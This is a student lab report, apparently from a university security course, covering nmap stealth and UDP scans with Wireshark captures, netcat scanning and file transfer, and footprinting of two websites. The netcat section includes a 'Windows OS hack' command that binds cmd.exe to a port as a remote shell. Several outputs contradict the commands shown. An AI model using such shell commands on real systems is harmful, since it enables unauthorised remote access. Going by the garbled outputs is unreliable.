
```
nmap -sF -p 22 192.168.1.102
```

```
C:\Users\Administrator>nmap -sF -p 22 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 13:21 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.41 seconds
C:\Users\Administrator>nmap -sF -p 22 192.168.1.102
```



Fin scan for closed port

```
nmap -sF -p 3389 192.168.1.102
```




## Null Scan

A Null Scan is a series of TCP packets which hold a sequence number of “zeros” (00000000) and since there are none flags set, the destination will not know how to reply the request. It will discard the packet and no reply will be sent, which indicate that the port is open.

Null scan for open port

```
nmap -sN -p 22 192.168.1.102
```

```
C:\Users\Administrator>nmap -sN -p 22 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 13:05 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.47 seconds
```




Destination	Proto	Length	Info
192.168.1.102	TCP	54	64878 → 22 [ <None> ] Seq=1 Win=1024 Len=0
192.168.1.102	TCP	54	64879 → 22 [ <None> ] Seq=1 Win=1024 Len=0

Null scan for closed port

```
nmap -sN -p 3389 192.168.1.102
```

```
C:\Users\Administrator>nmap -sN -p 3389 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 13:06 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.44 seconds
```



Destination	Proto	Length	Info
192.168.1.102	TCP	54	62532 → 3389 [ <None> ] Seq=1 Win=1024 Len=0
192.168.1.113	TCP	60	3389 → 62532 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

## UDP Scan

UDP scan works by sending a UDP packet to every destination port; it is a connectionless protocol. For some common ports such as 53 and 161, a protocol-specific payload is sent to increase the response rate, a service will respond with a UDP packet, proving that it is open. If no response is received after retransmissions, the port is classified as open|filtered. This means that the port could be open, or perhaps packet filters are blocking the communication.

### UDP scan for Open Port

```
nmap -sU -p 161 192.168.1.119
```

```
C:\Users\Administrator>nmap -sU -p 161 192.168.1.119
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 13:07 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.44 seconds
```

Destination	Proto	Length	Info
192.168.1.119	SN...	102	get-request
192.168.1.113	SN...	154	report 1.3.6.1.6.3.15.1.1.4.0
192.168.1.119	IC...	182	Destination unreachable (Port unreachable)
192.168.1.119	SN...	102	get-request
192.168.1.113	SN...	154	report 1.3.6.1.6.3.15.1.1.4.0
192.168.1.119	IC...	182	Destination unreachable (Port unreachable)

### UDP scan for closed port

```
nmap -sU -p 53 192.168.1.119
```

```
C:\Users\Administrator>nmap -sU -p 53 192.168.1.119
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 13:07 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.43 seconds
```

No.	Time	Source	Destination	Protocol	Length	Info
1322	28.8...	192.168.1.113	192.168.1.119	DNS	54	Server status request 0x0000
1325	28.8...	192.168.1.119	192.168.1.113	ICMP	82	Destination unreachable (Port unreachable)
1327	28.9...	192.168.1.113	192.168.1.119	DNS	54	Server status request 0x0000
1328	28.9...	192.168.1.119	192.168.1.113	ICMP	82	Destination unreachable (Port unreachable)

## Xmas Scan

These scans are designed to manipulate the PSH, URG and FIN flags of the TCP header, Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree. When source sent FIN, PUSH, and URG packet to a specific port and if the port is open then destination will discard the packets and will not send any reply to the source.

Xmas scan for open port

```
nmap -sX -p 22 192.168.1.102
```

```
C:\Users\Administrator>nmap -sX -p 22 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 13:08 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.42 seconds
C:\Users\Administrator>
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.113	192.168.1.102	TCP	54	42946 → 22 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
2	0.000000	192.168.1.113	192.168.1.102	TCP	54	42947 → 22 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0

Xmas scan for closed port

```
nmap -sX -p 3389 192.168.1.102
```

```
C:\Users\Administrator>nmap -sX -p 3389 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 13:08 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.46 seconds
C:\Users\Administrator>
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.113	192.168.1.102	TCP	54	36958 → 3389 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
2	0.000000	192.168.1.102	192.168.1.113	TCP	60	3389 → 36958 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
3	0.000000	192.168.1.113	192.168.1.102	TCP	54	36959 → 3389 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
4	0.000000	192.168.1.102	192.168.1.113	TCP	60	3389 → 36959 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0

## CONCLUSION:

In this practical I learned about tools called NMAP and WIRESHARK and performed port scanning using NMAP and captured packets using wireshark.

## PRACTICAL-8

### AIM:

- Perform Port Scanning, File Transfer, Client-server chat and Basic Webserver implementation using netcat.
- Find the service running on the particular port using netcat.

### THEORY:

#### NETCAT:

Netcat or NC is a utility tool that uses TCP and UDP connections to read and write in a network. It can be used for both attacking and security.

In the case of attacking. It helps us to debug the network along with investigating it. It runs on all operating systems.

The Netcat utility program supports a wide range of commands to manage networks and monitor the flow of traffic data between systems.

Computer networks, including the world wide web, are built on the backbone of the Transmission Control Protocol (TCP) and User Datagram Protocol (UDP).


Among Ncat's vast number of features there is the ability to chain Ncats together, redirect both TCP and UDP ports to other sites, SSL support, and proxy connections via SOCKS4 or HTTP (CONNECT method) proxies (with optional proxy authentication as well).

Some general principles apply to most applications and thus give you the capability of instantly adding networking support to software that would normally never support it.

### OUTPUT:

#### Netcat installation:


Step 1: Search "netcat for windows" and go to the first website



Step 2: Download the netccat tool

**Latest stable release self-installer: [nmap-7.92-setup.exe](#)**  
**Latest Npcap release self-installer: [npcap-1.60.exe](#)**

Step 3: Extract the tool in the files.



Name	Date modified	Type	Size
doexec	12/28/2004 11:23 AM	C Source File	12 KB
generic	7/9/1996 4:01 PM	C Header File	8 KB
getopt	11/6/1996 10:40 PM	C Source File	23 KB
getopt	11/3/1994 7:07 PM	C Header File	5 KB
hobbit	2/6/1998 3:50 PM	TXT File	61 KB
license	12/27/2004 5:37 PM	TXT File	18 KB
Makefile	12/26/2010 1:31 PM	File	1 KB
nc	12/26/2010 1:26 PM	Application	36 KB
nc64	12/26/2010 1:31 PM	Application	43 KB
netcat	12/29/2004 1:07 PM	C Source File	69 KB
readme	12/27/2004 5:44 PM	TXT File	7 KB

## Output:

### Check open port with netcat

```
C:\Users\princ\Downloads\netcat-win32-1.11>nc -z -v 192.168.56.1 135-139
LAPTOP-AB4FDDTE [192.168.56.1] 139 (netbios-ssn) open
LAPTOP-AB4FDDTE [192.168.56.1] 137 (netbios-ns): ACCES
LAPTOP-AB4FDDTE [192.168.56.1] 135 (epmap) open
```

### Single port scanning using netcat

```
C:\Users\princ\Downloads\netcat-win32-1.11>nc -z -v 192.168.56.1 135
LAPTOP-AB4FDDTE [192.168.56.1] 135 (epmap) open
```

### Scan UDP port with netcat

```
C:\Users\princ\Downloads\netcat-win32-1.11>nc -z -v -u 192.168.56.1 135-139
LAPTOP-AB4FDDTE [192.168.56.1] 139 (?) open
LAPTOP-AB4FDDTE [192.168.56.1] 138 (netbios-dgm) open
LAPTOP-AB4FDDTE [192.168.56.1] 137 (netbios-ns) open
LAPTOP-AB4FDDTE [192.168.56.1] 136 (?) open
LAPTOP-AB4FDDTE [192.168.56.1] 135 (epmap) open
```



## Client Server chat

Type in command prompt,

`Nc -l -v -p 4444`

Type in kali linux,

`nc 172.16.16.83 4444`

Here, 172.16.16.83 is our client's IP address,

```
C:\Users\princ\Downloads\netcat-win32-1.11>nc -l -v -p 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from LAPTOP-AB4FDDTE [192.168.56.1] 56998
19DCS060
Priyanshu Maurya
```

```
(kali㉿kali)-[~]
└─$ nc 192.168.56.1 4444
19DCS060
Priyanshu Maurya
└─
```

## Text Transfer directly the file

Windows command:

`nc64.exe -nvlp 4444 > important.txt`

Kali linux command:

`nc -nv 172.16.16.83 4444`

```
C:\Users\princ\Downloads\netcat-win32-1.11>nc64.exe -nvlp 4444 >important.txt.txt
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.1] 57059
```

```
(kali㉿kali)-[~]
└─$ nc -nv 172.16.16.83 4444
Connection to 172.16.16.83 4444 port [tcp/*] succeeded!
└─
```



File transfer:

```
C:\Users\princ\Downloads\netcat-win32-1.11>nc -l -v -p 4444 < important.txt
listening on [any] 4444 ...
connect to [192.168.56.1] from LAPTOP-AB4FDDTE [192.168.56.1] 57092
```

```
(kali㉿kali)-[~]
$ nc -vv 192.168.56.1 4444 > important.txt
192.168.56.1: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.56.1] 4444 (?) open
```

Windows OS hack:

```
C:\Users\princ\Downloads\netcat-win32-1.11>nc -l -v -p 4444 -e cmd.exe
listening on [any] 4444 ...
connect to [192.168.56.1] from LAPTOP-AB4FDDTE [192.168.56.1] 57103
```

```
(kali㉿kali)-[~]
$ nc 192.168.56.1 4444
Microsoft Windows [Version 10.0.22000.493]
(c) Microsoft Corporation. All rights reserved.

C:\Users\princ\Downloads\netcat-win32-1.11>
```

## CONCLUSION:

In this practical we learned about tool called netcat which is used to read and write in network using TCP and UDP connection and implemented it in linux and windows.

## PRACTICAL – 9

**AIM:** In computers, Foot printing is the process of accumulating data regarding a specific network environment, usually for the purpose of finding ways to intrude into the environment. Foot printing can reveal system vulnerabilities and improve the ease with which they can be exploited. Use the given approach to implement Footprinting: Gathering Target Information making use of following tools:

- Dmitry – Deepmagic
- UA Tester
- Whatweb

### Tools:-

**Dmitry:-** DMitry is a UNIX/(GNU)Linux command line application written in C. DMitry can find possible subdomains, email addresses, uptime information, perform tcp port scan, whois lookups, and more.

DMitry can find possible subdomains, email addresses, uptime information, perform tcp port scan, whois lookups, and more.

```
(kali@kali)-[~]
$ dmitry -winsepo demo.txt hackthissite.org
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'demo.txt'

HostIP:137.74.187.101
HostName:hackthissite.org

Gathered Inet-whois information for 137.74.187.101
-----
inetnum:          137.74.187.96 - 137.74.187.127
OVH_113911647
descr:            OVH Static IP
country:          NL
org:              ORG-SH80-RIPE
admin-c:          OTC7-RIPE
tech-c:           OTC7-RIPE
status:           ASSIGNED PA
mnt-by:           OVH-MNT
created:          2016-08-25T08:53:54Z
last-modified:    2016-08-25T08:53:54Z
source:           RIPE

organisation:     ORG-SH80-RIPE
org-name:         Staff HackThisSite
org-type:         OTHER
address:          Stadtmittle 1
address:          10117 Berlin
address:          DE
phone:            +49.151011011
OVH-MNT
mnt-by:           OVH-MNT
created:          2016-07-28T19:32:04Z
last-modified:    2017-10-30T16:51:28Z
source:           RIPE # Filtered
```

```
route:      137.74.0.0/16
origin:     AS16276
descr:      OVH
mnt-by:     OVH-MNT
created:    2016-07-15T10:03:53Z
last-modified: 2016-07-15T10:03:53Z
source:     RIPE

% This query was served by the RIPE Database Query Service version 1.102.2 (ANGUS)

Gathered Inic-whois information for hackthissite.org
-----
Domain Name: HACKTHISSITE.ORG
Registry Domain ID: D99641092-LROR
Registrar WHOIS Server: whois.enom.com
Registrar URL: http://www.enom.com
Updated Date: 2021-07-12T07:56:04Z
Creation Date: 2003-08-10T15:01:25Z
Registry Expiry Date: 2022-08-10T15:01:25Z
Registrar Registration Expiration Date:
Registrar: eNom, Inc.
Registrar IANA ID: 48
Registrar Abuse Contact Email: abuse@enom.com
Registrar Abuse Contact Phone: +1.4252982646
Reseller:
cann.org/epp#clientTransferProhibited
Registrant Organization: Data Protected
Registrant State/Province: WA
Registrant Country: US
Name Server: C.NS.BUDDYNS.COM
Name Server: F.NS.BUDDYNS.COM
Name Server: G.NS.BUDDYNS.COM
Name Server: H.NS.BUDDYNS.COM
Name Server: J.NS.BUDDYNS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/)
>>> Last update of WHOIS database: 2022-02-14T15:36:32Z <<<
```

**UA Tester:-** UA-tester is a tool to check whether a website provides different pages for different user agents like for mobile, desktop bots etc. This tool also delivers a lot of information. It is basically a python script which runs through various user-agents on a specified site.

UA-Tester (User-Agent Tester) is a Python script that enables penetration testers to compare response headers from a remote server based on a list of User-Agent strings. The script allows testers to isolate differences in response depending on the browser used to access a site. This can be important as a growing number of sites are catering for mobile devices by forwarding them to alternative (browser friendly) pages, or redirecting them to alternative servers entirely.

[illegible]

**WhatWeb:-** WhatWeb identifies websites. It recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices.

```
[kali@kali]~$
$ curl -s https://charusat.ac.in
WhatWeb report for https://charusat.ac.in
Status      : 200 OK
Title       : CHARUSAT | Best Private University in Gujarat
IP          : <Unknown>
Country     : <Unknown>

Summary    : HTML5, Open-Graph-Protocol[homepage], HTTPServer[Apache], JQuery, MetaGenerator[Powered by Visual Composer - drag and drop page builder for WordPress.], Email[info@charusat.ac.in], Script[text/html;text/javascript], X-Powered-By[PHP/7.4.27], PHP[7.4.27], Meta-Author[CHARUSAT Web Team], X-UA-Compatible[ie=edge], Frame, PoweredBy[Visual], X-Backend[web99e], Bootstrap, Apache, UncommonHeaders[x-provided-by,x-dns-prefetch-control,x-origin-cache-status,x-service-level,x-backend-server,x-cdn-cache-status,x-via], probably WordPress

Detected Plugins:
[ Apache ]
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Google Dorks: (3)
Website      : http://httpd.apache.org/

[ Bootstrap ]
Bootstrap is an open source toolkit for developing with HTML, CSS, and JS.

Website      : https://getbootstrap.com/

[ Email ]
Extract email addresses. Find valid email address and syntactically invalid email addresses from mailto: link tags. We match syntactically invalid links containing mailto: to catch anti-spam email addresses, eg. bob at gmail.com. This uses the simplified email regular expression from http://www.regular-expressions.info/email.html for valid email address matching.
```

```
[ Email ]
Extract email addresses. Find valid email address and
syntactically invalid email addresses from mailto: link
tags. We match syntactically invalid links containing
mailto: to catch anti-spam email addresses, eg. bob at
gmail.com. This uses the simplified email regular
expression from
http://www.regular-expressions.info/email.html for valid
email address matching.

String      : info@charusat.ac.in

[ Frame ]
This plugin detects instances of frame and iframe HTML
elements.

[ HTML5 ]
HTML version 5, detected by the doctype declaration

[ HTTPServer ]
HTTP server header string. This plugin also attempts to
identify the operating system from the server header.

String      : Apache (from server string)

[ JQuery ]
A fast, concise, JavaScript that simplifies how to traverse
HTML documents, handle events, perform animations, and add
AJAX.

Website     : http://jquery.com/

[ Meta-Author ]
This plugin retrieves the author name from the meta name
tag - info:
http://www.webmarketingnow.com/tips/meta-tags-uncovered.html
#author

String      : CHARUSAT Web Team
```

```
[ MetaGenerator ]
This plugin identifies meta generator tags and extracts its
value.

String      : Powered by Visual Composer - drag and drop page builder for WordPress.

[ Open-Graph-Protocol ]
The Open Graph protocol enables you to integrate your Web
pages into the social graph. It is currently designed for
Web pages representing profiles of real-world things .
things like movies, sports teams, celebrities, and
restaurants. Including Open Graph tags on your Web page,
makes your page equivalent to a Facebook Page.

Version     : homepage

[ PHP ]
PHP is a widely-used general-purpose scripting language
that is especially suited for Web development and can be
embedded into HTML. This plugin identifies PHP errors,
modules and versions and extracts the local file path and
username if present.

Version     : 7.4.27
Google Dorks: (2)
Website     : http://www.php.net/

[ PoweredBy ]
This plugin identifies instances of 'Powered by x' text and
attempts to extract the value for x.

String      : Visual

[ Script ]
This plugin detects instances of script HTML elements and
returns the script language/type.

String      : text/html,text/javascript
```



**HTTP Headers:**

```

HTTP/1.1 200 OK
date: Mon, 14 Feb 2022 15:47:34 GMT
content-type: text/html; charset=UTF-8
transfer-encoding: chunked
vary: Accept-Encoding
server: Apache
x-powered-by: PHP/7.4.27
x-provided-by: StackCDN
x-provided-by: StackCDN
x-dns-prefetch-control: on
cache-control: max-age=86400
expires: Tue, 15 Feb 2022 15:47:34 GMT
vary: Accept-Encoding
x-origin-cache-status: MISS
content-encoding: gzip
x-service-level: standard
x-backend-server: web99e
x-cdn-cache-status: MISS
x-via: LHR2
connection: close

```

```

[ UncommonHeaders ]
Uncommon HTTP server headers. The blacklist includes all
the standard headers and many non standard but common ones.
Interesting but fairly common headers should have their own
plugins, eg. x-powered-by, server and x-aspnet-version.
Info about headers can be found at www.http-stats.com

String      : x-provided-by,x-dns-prefetch-control,x-origin-cache-status,x-service-level,x-backend-server,x-cdn-cache-status,x-via (from headers)

[ WordPress ]
WordPress is an opensource blogging system commonly used as
a CMS.

Certainty   : probably
Aggressive function available (check plugin file or details).
Google Dorks: (1)
Website     : http://www.wordpress.org/

[ X-Backend ]
This plugin identifies and extracts the value for
X-Backend, X-Backend-Server, X-BackendHost and
X-Backend-Host from the HTTP headers.

String      : web99e

[ X-Powered-By ]
X-Powered-By HTTP header

String      : PHP/7.4.27 (from x-powered-by string)

[ X-UA-Compatible ]
This plugin retrieves the X-UA-Compatible value from the
HTTP header and meta http-equiv tag. - More Info:
http://msdn.microsoft.com/en-us/library/cc817574.aspx

String      : ie=edge

```

**Conclusion:**

In this practical we learned about three technologies namely Dmitry,UA tester and whatweb and implemented their functionalities.